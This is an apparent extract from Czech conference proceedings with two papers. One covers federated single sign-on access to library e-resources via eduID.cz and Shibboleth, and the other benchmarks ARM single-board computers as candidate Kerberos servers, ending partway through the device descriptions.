Federativní autentizace zjednodušuje přístup k elektronickým informačním zdrojům, které akademické i veřejné knihovny zajišťují pro své čtenáře. Díky federativní autentizaci čtenáři využívají jednotné přihlášení ke katalogu knihovny i při přístupu k elektronickým knihám, elektronickým časopisům i databázím. Federativní autentizace je dostupná u EBSCOhost, Proquest, ebrary, Web of Sciences, Elsevier Science Direct a Scopus, SpringerLink, Cambridge Journals, Brill, Sage Journals, Emerald, eReading.cz a u řady dalších platforem. V přednášce si představíme federativní autentizaci na příkladu Univerzity Karlovy a Moravské zemské knihovny.

Federativní autentizace umožňuje využívat uživatelský účet z domovské organizace při studiu článků, elektronických knih a časopisů. Domovskou organizací pro uživatele může být akademická organizace nebo veřejná knihovna. V české akademické federaci identit eduID.cz jsou zaregistrovány univerzity, ústavy Akademie věd ČR, výzkumné organizace, veřejné knihovny a poskytovatelé služeb pro tyto organizace. Zahraniční služby jsou pro organizace registrované v eduID.cz poskytovány typicky prostřednictvím mezinárodní interfederace eduGAIN. Federace eduID.cz provozovaná sdružením CESNET zajišťuje definuje pravidla ve federaci, politiku, zajišťuje výměnu metadat mezi poskytovateli identit uživatelů a poskytovateli služeb. Na webových stránkách federace eduID.cz je uvedený seznam registrovaných organizací a poskytovaných služeb s dostupnou federativní autentizací – <http://eduid.cz/cs/members>

Na Univerzitě Karlově (UK) je pro výuku a výzkum zpřístupňováno přes 200 elektronických informačních zdrojů. Přehled zdrojů je pro studenty, zaměstnance i pro externí registrované uživatele uvedený na Portálu elektronických informačních zdrojů UK – <http://pez.cuni.cz/>. V podrobném popisu u každého zdroje na Portálu je uvedeno, zda je u zdroje dostupné federativní přihlášení, zda u zdroje je možné se přihlásit účtem z UK. Pokud je federativní přihlášení

u zdroje dostupné, je uvedený také tzv. WAYFless odkaz pro přihlášení u zdroje účtem z UK. Odkaz je na UK označován jako *Vzdálený přístup – Shibboleth*. Dostupnost federativního přihlášení je indikována ikonkou dráčka používaného u middleware Shibboleth. Na obrázku 1 je příklad zobrazení podrobností zdroje Elsevier Science Direct s WAYFless odkazem a indikací dostupnosti federativního přihlášení.




Obr. 1: Zobrazení podrobností zdroje na PEZ UK


Po kliknutí na WAYFless odkaz je v příkladu s Elsevier Science Direct uživatel vyzván službou Elsevier k přihlášení účtem na UK – obr. 2. Po přihlášení a ověření oprávnění přístupu na základě atributů poskytnutých z UK pro Elsevier je uživateli zobrazena úvodní stránka služby Science Direct s indikací jména uživatele a názvu domovské organizace – obr. 3. Po přihlášení a úspěšné autorizaci uživatel může pracovat s obsahem, který domovská organizace u služby pro své uživatele zajišťuje.

Federativní autentizace je nezávislá na IP adrese uživatele. Přístup ke službám s federativní autentizací mají uživatelé odkudkoli, jak ze sítě domovské organizace tak mimo ni. Při přístupu k dalšímu zdroji uživatel již nezadáva znovu jméno a heslo díky jednotnému přihlášení, single-sign-on. Délka platnosti session pro jednotné přihlášení je na UK nastavena standardně na jednu hodinu.


Čtenáři registrovaní v Moravské zemské knihovně (MZK) mají k dispozici federativní autentizaci s jednotným přihlášením u služeb knihovny i u knihovnou



Obr. 2: Přihlášení uživatele na UK



Obr. 3: Úvodní stránka služby po úspěšném přihlášení uživatele z UK




Obr. 4: Stránky MZK s indikací přihlášení uživatele

předplacených elektronických zdrojích. Na obr. 4 je uživatel úspěšně přihlášen na stránkách MZK. Na obr. 5 je stránka knihovny s přehledem nabízených elektronických informačních zdrojů a WAYFless odkazy jednoduše uvedenými pod názvem zdroje. Na obr. 6 je úvodní stránka služby SpringerLink indikující čtenáři MZK úspěšné přihlášení a dostupnost obsahu předpláceného MZK.

Moravská zemské knihovna je veřejná knihovna, nabízí on-line registraci s on-line platbou. Pro své čtenáře MZK zajišťuje cca.17 elektronických informačních zdrojů. MZK zatím v pilotním beta režimu provozuje také službu Centrální portál knihoven (CPK) – <https://beta.knihovny.cz/>. U služby je nastaveno federativní přihlášení – obr. 7. Pokud je uživatel registrovaný u několika knihoven, může si své účty u knihoven propojit – obr. 8. Centrální portál knihoven mu pak poskytuje služby přes všechny knihovny, kde má uživatel platnou registraci.


Databáze Moravská zemská knihovna v Brně Source: Source: 200, Jahresbericht zur deutschen Literatur-Historie, Vierteljahrsschrift für Sozial- und Wirtschaftsgeschichte a další.		
eLibraryUSA 	Kolekce eLibraryUSA zahrnuje pestrou škálu online databází zaměřených především na učení anglického jazyka, studium a cestování v USA, informace o historii a kultuře USA, občanskou společnost, obchod a podnikání a vědu a technologie. eLibraryUSA poskytuje přístup cca do 20 samostatných databází, včetně English Language Learner, Encyclopedia Britannica, the Gale Virtual Reference Library, ebrary, Literature Resource Center či Filmakers Library Online. Více informací o možnostech neomezeného přístupu do eLibraryUSA z libovolného počítače připojeného k internetu získáte na stránkách Amerického centra.	plné texty; dostupné pouze na 3 označených počítačích v Americké knihovně ve 2. patře > Klikněte na American Spaces Dashboard a poté na eLibraryUSA.
Springer-Link 	Služba umožňuje on-line přístup k elektronickým verzím vědeckých časopisů nakladatelství Springer-Verlag (= dřívejšího Kluwer Academic Publishers) a odborným monografiím. Publikace tematicky pokrývají zejména oblasti přírodních věd, medicíny, techniky, ekonomie a práva.	plné texty (do roku 2013), bibliografické záznamy vzdálený přístup
Web of Science  podrobnější informace	Produkt Thomson-ISI umožňuje přístup do informačních zdrojů Web of Science a Journal Citation Reports. Obsahuje informace o článcích, autorech, obsahu a referencích, citovanosti a editních údajích. Sleduje cca 7500 významných periodik převážně angloamerické produkce, multiborového zaměření. Ve WoS lze mimo jiné vyhledat citovanost autorů, v JCR lze vyhledat indikátor Impact Faktor. Přístup z knihovny: Web of Science JCR	bibliografické záznamy vzdálený přístup

Obr. 5: Elektronické informační zdroje MZK




The screenshot displays the SpringerLink website. At the top, there's a navigation bar with the SpringerLink logo and a search bar. Below the search bar, a list of disciplines is provided for browsing. The main content area features a large heading: "Providing researchers with access to millions of scientific documents from journals, books, series, protocols and reference works." Below this, there are images of journal covers and a purple box stating "New books and journals are available every day." The right sidebar contains the MACMII Science Commu logo and a "Scient Editi" button.

Obr. 6: Přihlášení čtenáře MZK u služby SpringerLink



Obr. 7: Federativní přihlášení u služby CPK



Obr. 8: Propojené identity uživatele u služby CPK

NA CO SE HODÍ KŘEMÍKOVÉ OVOCE?

Pavel Jindra, Martin Lávička

E-MAIL: PAJA@CIV.ZCU.CZ, MLAVICKA@CIV.ZCU.CZ

Úvod

Jednodeskové minipočítače (**SBC** – Single Board Computer) prošly za posledních několik let bouřlivým vývojem. Snad každý měsíc je ohlášena nová vylepšená verze některého modelu, která překračuje v parametrech svého předchůdce i několikanásobně.

Pokud by výkon dosahoval takových parametrů, aby mohl nahradit běžný server pro méně náročnou aplikaci, mohlo by to přinést zásadní změnu v našich serverovnách. Velké a drahé servery by nahradily stroje za několik desítek dolarů s příkonem menším než ventilátor původního serveru.

Aplikací, kterou by mohl vhodný minipočítač zvládnout, je např. autentizační služba. Na naší univerzitě poskytují čtyři fyzické autentizační servery službu Kerberos pro 20 000 uživatelů. Cíleně je tato klíčová služba poskytována servery s jinou architekturou než x86, tak aby v případě výskytu zranitelnosti v aplikaci, nefungovaly běžné exploity (Security through obscurity). Tomuto principu by nahrávalo použití SBC s procesory ARM.

Za přispění Fondu rozvoje CESNET jsme se rozhodli vyzkoušet zda by některý z „ovocných“ minipočítačů mohl nahradit naše stávající autentizační servery s RISC architekturou a zda by se jim mohly rovnat výkonem a stabilitou.

Motivace a cíle

Pro naši aplikaci tedy hledáme SBC který bude:

- dostatečně výkonný
- spolehlivý pro provoz 24/7
- bezpečný – tzn. aktualizovaný
- snadno spravovatelný
- zapojitelný do infrastruktury na serverovně

Dostatečný výkon pro naši aplikaci by představoval vícejádrový procesor ARM s taktem alespoň 1 Ghz, 2 GB paměti RAM a síťovým připojením s rychlostí 1 Gb/s. Spolehlivost určuje především kvalita úložiště systémového disku a vhodný power management. Bezpečnost je dána dostupností aktualizací a bezpečnostních záplat včetně aktuálních vydání jádra a OS. Snadná správa a zapojitelnost do infrastruktury serverovny klade požadavky na připojení do konzolových přepínačů a umístění do racku.

Jak jsme postupovali

Výběr zařízení

Podle stránky en.wikipedia.org/wiki/Comparison_of_single-board_computers, jsme vybrali a nakoupili níže uvedená zařízení. Již samotný výběr byl těžký, protože původní požadavek, aby počítač měl možnost připojení SATA disku nám výrobci značně zkomplikovali. Nové generace procesorů ARM mají sice významně větší výkon, ale bohužel již neobsahují řadič SATA sběrnice pro připojení disku. Rozhodli jsme se tedy využít vyšší výkon a disk připojit pomocí USB 3.0. V segmentu levných minipočítačů jsme se soustředili na ty nejvýkonnější. Zcela záměrně jsme vynechali oblast specializovaných či průmyslových jednodeskových počítačů, které se svou cenou blíží spíše segmentu notebooků a serverů.

Testovaná zařízení

Zařízení	CPU	Core's	FREq	RAM	LAN	Cena \$
IFC6540	Krait 450 CPU	4	2.5 GHz	2 GB	1× Gbit	6 773
Banana Pi M2	ARM Cortex-A7	4	1 GHz	1 GB	1× Gbit	1 350
Odroid-XU4	Exynos5422	8	2 GHz	2 GB	1× Gbit	2 550
Cubieboard CC-A80	ARM Cortex-A15/A7	4 + 4	1.3 GHz	2 GB	1× Gbit	4 030
Raspberry Pi 2	BCM2836	4	0.9 GHz	1 GB	100 Mbit	1 000
Raspberry Pi 3	ARM Cortex-A9	4	1.2 GHz	1 GB	100 Mbit	1 300

Testy

Navrhli jsme sérii testů, které nám pomohly zjistit výkon jednotlivých periférií na každém z testovaných zařízení. Pomocí dalších testů jsme zkoumali, jak spolupracují periférie mezi sebou, a posuzovali jsme celkový výkon systému v komplexním řešení úlohy (kompilace). Doufali jsme, že díky jednoznačným hodnotám v testech snadno určíme nejvýkonnější zařízení. Bohužel téměř v každém testu vynikal jiný typ, a proto nebylo lehké celkový výkon jednoznačně posoudit.

Na provedených testech bylo možné vysledovat, jak jsou jednotlivá zařízení vnitřně provedená a jakým způsobem si mezi sebou periferie předávají data, či co může tvořit slabý článek v sestavě.



Test SD karet

Za účelem testu jsme nakoupili různé druhy SD karet a prováděli test čtení a zápisu. Tento test jako jediný neprobíhal na samotném minipočítači, ale na notebooku s integrovanou čtečkou SD karet. Zapisováno bylo 256 MB náhodných dat z instalačního obrazu. Postupně jsme měnili velikost bloku od 512 byte až do 10 MB. Velikost bloku simuluje, jak se karta bude chovat při zápisu malých nebo velkých souborů.

```
dd if=./file256M of=/dev/sdc bs=<blok> oflag=direct
```

Přehled testovaných SD karet

Karta	Čtení/zápis reklamní	Class	Čtení (MB/s)	Zápis (MB/s)	Cena (Kč)
ADATA SDHC Premier Pro 16 GB	95/45	UHS-3	84,53	41,59	338
SanDisk SDHC Extreme 16 GB	90/40	UHS-3	72,22	51,49	327
SanDisk SDHC UltraAndroid	48/10	UHS-1	44,71	14,21	117
Kingston Micro SDHC 8 GB	45/10	UHS-1	33,32	15,91	129
Kingston Micro SDHC 4 GB Class 4	10/4	Class 4	21,92	5,25	99




Z uvedených výsledků je patrný jasný výkonový odstup prémiových karet, a to jak při zápisu/čtení velkých bloků, tak i při práci s malými bloky. Velmi rozšířeným mýtem je také tvrzení, že nemá smysl kupovat drahé prémiové karty, protože je minipočítač stejně nedokáže využít. Z dalších testů prováděných přímo na zařízení je patrné, že SD karty na nich dosahují zhruba polovičních rychlostí, ale poměrné rozdíly mezi rychlostmi prémiových a stříbrných karet (UHS-1) jsou zachovány. Například v zařízení ODROID při testu zápisu a čtení z file systému dosahoval systém s prémiovou kartou SanDisk Extreme (UHS-3) 1,5–2,5× lepších výsledků a to i pro malé bloky. Pomyslný souboj prémiových karet kategorie UHS-3 mezi ADATA SDHC Premier Pro 16 GB a SanDisk SDHC Extreme 16GB těsně vyhrává SanDisk, který přímo na zařízení dosahoval zhruba o 5 % lepších výsledků.

Test propustnosti systému

Z testu propustnosti systému jsme chtěli získat informace, jaké jsou vnitřní limity systému. Pro testování jsme zvolili nejjednodušší test pomocí příkazu `dd`.

```
dd if=/dev/zero of=/dev/null bs=<blok> iflag=fullblock
```



Z grafu je patrný vysoký výkon osmijádrových procesorů. Důležité je také si povšimnout, že nejvyšší hodnoty rychlosti přenosu přes vnitřní sběrnici jsou pro velikost bloku 512 KB a 1 MB. Mezi testovanými stroji jsou však dvě zajímavé výjimky. První je Inforce s procesorem Krait 450, kde rychlost přenosu je

maximální i pro obrovské bloky o velikosti až 30 MB. Druhý zajímavý detail je u Raspberry pi 3, které začíná „ztrácet dech“ již s velikostí bloku 1 MB, nicméně oproti předchozí dvojkové verzi již dosahuje slušných výsledků.

Test zápisu na interní úložiště

Některá zařízení jsou vybavena vnitřní FLASH pamětí označovanou jako „emmc“. Tato paměť bývá zpravidla umístěna přímo na desce a připojena přes SPI sběrnici. Tímto testem jsme chtěli zjistit, zda je podstatný rozdíl mezi SD kartou a vnitřní EMMC pamětí. Zároveň je na tomto testu zjišťován rozdíl mezi jednotlivými SD kartami přímo v minipočítači.

Velikost bloku	Rychlost zápisu [MB/s]			
	0,5 kB	16 KB	1 MB	10 MB
odroidxu4-gold	0,29	7,61	29,03	35,06
inforce-emmc	0,27	6,11	22,47	20,82
raspberrypi3-adata	0,18	4,78	18,39	20,38
cubieboard4-adata	0,19	5,04	17,06	18,15
bananapi-gold	0,35	7,97	14,49	14,85
raspberrypi2-silver	0,06	7,27	13,24	13,21
bananapi-adata	0,19	5,66	13,43	13,69
odroidxu4-silver	0,06	6,31	11,51	11,79
cubieboard-emmc	0,27	6,58	10,62	11,67


Poměrně překvapivé byly pro nás výsledky rychlosti zápisu na EMMC paměť. Ukázalo se, že se vlastně jedná o běžnou flash s průměrnými parametry. Zařízení s vnitřní pamětí nepřináší žádnou zásadní výhodu v rychlosti úložiště systému.

Z tabulky je také patrný rozdíl mezi prémiovou „zlatou“ a běžnou „stříbrnou“ SD kartou, kdy i při zápisu malých bloků „zlaté“ SD karty významně excelují.

Test síťového rozhraní


U testu přenosové rychlosti sítě jsme na každém zařízení prováděli 3 odlišné testy. V prvním testu nebyla data přenášena po síti ukládána, ve druhém byla zapisována na filesystém a třetí test zapisoval data na externí SSD disk.

Kromě 2 zařízení z rodiny raspberry byly všechny ostatní vybaveny gigabitovou síťovou kartou. Na testu sítě do /dev/null se ukázaly v práci se síťovou kartou značné rozdíly, suverénně nejlepších výsledků dosáhlo BananaPi M2, což ukazuje na velmi dobré zpracování síťového interface. Obě raspberry se 100 Mbitovou sítí se držely podle svých limitů v závěru startovního pole. Abychom je zcela nevyřadili z boje rozhodli jsme se pro drobné vylepšení. Do USB 2.0 jsme zapojili gigabitové USB síťové karty a testy zopakovali. Tímto se z Raspberry PI 3 stalo plně konkurence schopné zařízení pro přenos dat ze sítě.



Kompilační test

Pro obrázek celkové výkonnosti zařízení jsme připravili poslední test. Ten spočíval ve stažení zdrojových kódů a kompilaci autentizačního systému Kerberos. Pro porovnání byl test prováděn jak na souborovém systému (většinou SD karta), tak i na externím SSD disku připojeným přes USB 3.0.



Při kompilaci se více než z 90 % využívá výkon procesoru, zbytek připadá na diskové operace a práci s pamětí. Proto také nejkratších časů dosahují zařízení s nejrychlejšími osmijádrovými procesory. Nicméně velmi slušně si vedlo i Raspberry PI 3. Mírným překvapením pro nás byl jen minimální rozdíl mezi kompilací na externí USB-SSD disk a systémovou pamětí. USB-SSD disk prakticky vždy dosahoval o něco lepších výsledků, ale rozdíl jsme očekávali výraznější.

Charakteristika zařízení

Pro přehled uvádíme vlastnosti testovaných minipočítačů na základě provedených testů, našeho subjektivního dojmu, dále pak podrobnosti o HW konfiguraci.

Každé zařízení je zcela odlišné a hodí se na jiný typ úloh. Některé vyniká svým výkonem, jiné zase komplexností a širokou uživatelskou podporou.

Detailní popis popis všech zařízení přesahuje rozsah tohoto článku a je možné jej najít na stránkách výrobce, my jsme se soustředili na popis vlastností určující oblast možného využití.

Banana PI M2

OS: ARMBIAN

Jádro: 4.4.1-sunxi SMP armv7

CPU: A31S ARM Cortex-A7 4 core, 1 GHz

USB 3.0: NE **SATA:** NE **WiFi:** ANO **Gbit LAN:** ANO

Výhody: rychlý síťový interface, dobrý power management

Nevýhody: špatný CPU, atypické GPU, málo RAM

Doporučené využití: k ničemu

Cubieboard CC-A80

OS: Linaro

Jádro: 3.4.39 SMP armv7l

CPU: 4× Cortex-A15 and 4× Cortex-A7

USB 3.0: ANO **SATA:** NE **WiFi:** ANO **Gbit LAN:** ANO

Výhody: EMMC paměť, vysoký výkon CPU, obvod RTC s baterií,

Nevýhody: slabá podpora, pomalá EMMC

Doporučené využití: domácí mini server

Inforce IFC6540

OS: Linaro

Jádro: 3.10.40-ifc6540-v1.2+ SMP armv7l

CPU: 4× Krait 450 2,5 GHz

USB 3.0: ANO **SATA:** Ano **WiFi:** ANO **Gbit LAN:** ANO

Výhody: EMMC paměť, vysoký výkon CPU, GPS, akcelerometr

Nevýhody: slabá podpora

Doporučené využití: vývoj android aplikací, robotika

ODROID-XU4

OS: ARMBIAN

Jádro: 3.10.96-odroidxu4 SMP armv7l

CPU: Samsung Exynos5422

USB3.0: ANO **SATA:** NE **WiFi:** NE **Gbit LAN:** ANO

Výhody: velmi vysoký výkon CPU, 2×USB3

